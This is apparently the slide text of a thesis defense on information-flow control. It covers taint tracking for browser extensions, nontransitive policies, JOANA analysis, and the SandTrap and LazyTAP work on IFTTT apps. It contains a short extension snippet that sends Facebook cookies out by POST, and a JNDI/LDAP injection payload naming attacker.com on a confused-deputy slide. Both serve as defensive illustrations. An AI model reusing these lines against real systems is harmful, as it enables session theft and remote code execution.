var cookies = await chrome.cookies.get({domain: `facebook`});
response = await fetch(url, {method: 'POST', body: cookies})
    
```

Hardened taint tracking for browser extensions



Fine-grained access control enforcing isolation



Nontransitive policies transpiled



Backup slides

Confused deputy problem


- Request forgery attack

```
...  
<script  
src="https://10.0.0.1/?user  
=${jndi:ldap://attacker.com  
/exploit}">  
...
```


malicious webpage



web browser
(confused deputy)



internal server






attacker.com/exploit

Need for expressing and enforcing
non-transitive flow policies

M can flow to B
B can flow to S
M cannot flow to S

Thesis structure



Nontransitive Policies Transpiled, Ahmadpanah, Askarov, Sabelfeld, EuroS&P 2021



Nontransitive Noninterference (NTNI)

Nontransitive Security Types for Coarse-grained Information Flow Control

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Nontransitive types

$$A \supseteq B$$

$$B \supseteq C$$

$$canFlowTo(l) = \{l' \mid l' \supseteq l\}$$

Alice.data	A
Bob.data1	B
Bob.data2	B
Charlie.data	C

	specified		inferred
$\{B\} \subseteq canFlow(C) = \{B, C\}$	C	Charlie.data = Bob.data2	{B}
$\{A\} \subseteq canFlow(B) = \{A, B\}$	B	Bob.data1 = Alice.data	{A}
$\{A, B\} \not\subseteq canFlow(C) = \{B, C\}$	C	Charlie.data = Bob.data1	{A, B}

NTNI reduces to TNI


- Standard (transitive) information flow machinery **can** enforce nontransitive noninterference
- Two steps:
 - Program transformation
 - Lattice encoding
- The core idea: keep the lattice assumption among security levels

Use **power lattice** in the *transformed program*
and keep using TNI

Program transformation: running example

- 1) replace vars with internal *temp* vars
- 2) prepend *init* assignments (*source* vars)
- 3) append *final* assignments (*sink* vars)

```
1 // Bob.receive(data)
2 Bob.data1 := Alice.data;
3 // Bob.good()
4 Charlie.data := Bob.data2;
5 // Bob.bad()
6 Charlie.data := Bob.data1;
```



```
1 // init
2 Alice.data_temp := Alice.data;
3 Bob.data1_temp := Bob.data1;
4 Bob.data2_temp := Bob.data2;
5 Charlie.data_temp := Charlie.data;
6
7 Bob.data1_temp := Alice.data_temp;
8 Charlie.data_temp := Bob.data2_temp;
9 Charlie.data_temp := Bob.data1_temp;
10
11 // final
12 Alice.data_sink := Alice.data_temp;
13 Bob.data1_sink := Bob.data1_temp;
14 Bob.data2_sink := Bob.data2_temp;
15 Charlie.data_sink := Charlie.data_temp;
```

init

final


The transformed program is *semantically equivalent* to the original
(modulo renaming and having temp and final variables)

Lattice encoding: powerset lattice

$$\begin{array}{l} A \sqsupseteq B \\ B \sqsupseteq C \end{array}$$

$$l_{source} = \{l\}$$

$$l_{sink} = canFlowTo(l) = \{l' \mid l' \sqsupseteq l\}$$



NTNI to TNI


Theorem 2 (*From $NTNI_{TI}$ to TNI_{TI}*). For any program c and any nontransitive security policy $\mathcal{N} = \langle L_{\mathcal{N}}, \succeq, \Gamma_{\mathcal{N}} \rangle$, there exist a semantically equivalent (modulo canonicalization) program c' and a transitive security policy $\mathcal{T} = \langle L_{\mathcal{T}}, \sqsubseteq, \Gamma_{\mathcal{T}} \rangle$, as specified in Definition 5, such that $NTNI_{TI}(\mathcal{N}, c) \iff TNI_{TI}(\mathcal{T}, c')$. Formally,

$$\forall \mathcal{N}. \forall c. \exists \mathcal{T}. \exists c'. c \simeq_C c' \wedge NTNI_{TI}(\mathcal{N}, c) \iff TNI_{TI}(\mathcal{T}, c').$$

What's next?



Nontransitive types to flow-sensitive types




- For the small calculus:
 - Flow-sensitive type system of [Hunt & Sands, POPL'06] is strictly **more permissive** than the specialized type system of [Lu & Zhang, CSF'20]
- For Java:
 - Case studies using JOANA information flow analyzer [Hammer & Snelting, 2020]

JOANA-based analysis

```
1  setLattice e<=A,e<=B,e<=C,A<=AB,A<=AC,B<=AB,
2     B<=BC,AB<=ABC,C<=AC,C<=BC,AC<=ABC,BC<=ABC } the powerset lattice
3  source Alice.data_source A
4  sink   Alice.data_sink   A
5  source Bob.data1_source  B
6  sink   Bob.data1_sink    AB
7  source Bob.data2_source  B
8  sink   Bob.data2_sink    AB
9  source Charlie.data_source C
10 sink   Charlie.data_sink BC
11 run    classical-ni } run the flow-sensitive analysis
```


labeling



Illegal flow from
Alice.data_source to
Charlie.data_sink,
visible for BC

NTNI-to-TNI takeaways

- Inspired by Lu & Zhang work on nontransitive noninterference
- Our paper shows NTNI can be reduced to TNI, thus
 - Reusing the existing information-flow machinery to enforce nontransitive policies



Sandboxing apps in IFTTT and Zapier

- JavaScript of the app runs inside AWS Lambda
- Node.js instances run in Amazon's version of Linux
- AWS Lambda's built-in sandbox at **process level**
- IFTTT: “App code is run in an **isolated** environment”

```
function runScriptCode(appCode, config) {  
  ... // set trigger and action parameters  
  eval(appCode) }  
}
```

- Security checks on script code of the app
 - TypeScript syntactic typing
 - Disallow `eval`, `modules`, sensitive APIs, and I/O





AWS
Lambda




SandTrap: modeling

- Soundness
 - Monitoring at node level enforces global security
- Transparency
 - No behavior modification other than raising security error
 - The monitor preserves the **longest secure prefix** of a given trace



minTAP [USENIX'22]

- Minimization wrt **ill-intended** TAP
- **Preprocessing** approach
 - Minimizing attributes of **trigger** data
- Modes: **Static** and **Dynamic**
 - **Static**: All attributes in the app code
 - **Dynamic**: Pre-runs the app code on the service
- Trusted clients required
 - For minimization analysis and app integrity




Modeling

- Core language: While language with objects

$$e ::= v \mid x \mid e \oplus e \mid f(e) \mid e[e] \mid \{ \} \mid T \mid Q(k, e) \mid A(m) \mid () \Rightarrow e$$

- Modeling remote objects, lazy query, and deferred computation

Theorem: LazyTAP is **correct**
and at least as **precise** as
preprocessing minimization




LazyTAP in comparison

Approach	Minimization wrt	Minimization guarantees
IFTTT	None	Push all , no minimization guarantees
Static minTAP	Ill-intended TAP	Input-unaware minimization
Dynamic minTAP	Ill-intended TAP	Input-sensitive minimization No attributes when skip/timeout + No support for queries
LazyTAP	TAP willing to minimize	Input-sensitive minimization wrt trigger and query inputs (supporting <i>nondeterminism</i> and <i>query chains</i>)

Parking finder

Query chaining
(not supported in IFTTT)



```
let events = GoogleCalendar.eventsBeginning("work", "01:00")
if (events.length != 0) {
  let parkingLots = Yelp.searchBusiness(events[0].Where, "parking")
  if (parkingLots.length != 0)
    AndroidDevice.startNavigation(parkingLots[0].Address)
}
```

"work",
"01:00"




eventsBeginning[]

(events[0].Where,
"parking")




parkingLocation[]



LazyTAP modeling (cont.)

- Extensional equivalence
 - Executing on *equivalent* memories, lazy app behaves the *same* as strict
- Minimality
 - Lazy semantics fetches *no more attributes* than what the strict semantics demands



LazyTAP: Formalism (cont.)

- LazyTAP apps model IFTTT apps

$$\begin{aligned} & \forall c, c', \beta_1, \Gamma, E_1, R_1, H_1, \Gamma, E_1, H_1 E_2, H_2. \\ & \quad (\Gamma, E_1, R_1, H_1) \simeq_{\beta_1} (\Gamma, E_1, H_1) \wedge \\ & \quad c' = \text{compileL2S}(c) \wedge \\ & \quad \Gamma \models (c', E_1, H_1) \rightarrow_s (E_2, H_2) \Rightarrow \\ & \exists \beta_2, E_2, R_2, H_2. \Gamma \models (c, E_1, R_1, H_1) \rightarrow_l (E_2, R_2, H_2) \wedge \\ & \quad \beta_1 \subseteq \beta_2 \wedge \\ & \quad (\Gamma, E_2, R_2, H_2) \simeq_{\beta_2} (\Gamma, E_2, H_2). \end{aligned}$$

LazyTAP: Formalism (cont.)

- LazyTAP apps model only IFTTT apps

$$\forall c, c', \beta_1, \Gamma, E_1, R_1, H_1, \Gamma, E_1, H_1, E_2, R_2, H_2.$$

$$(\Gamma, E_1, R_1, H_1) \simeq_{\beta_1} (\Gamma, E_1, H_1) \wedge$$

$$c' = \text{compileL2S}(c) \wedge$$

$$\Gamma \models (c, E_1, R_1, H_1) \rightarrow_l (E_2, R_2, H_2) \Rightarrow$$

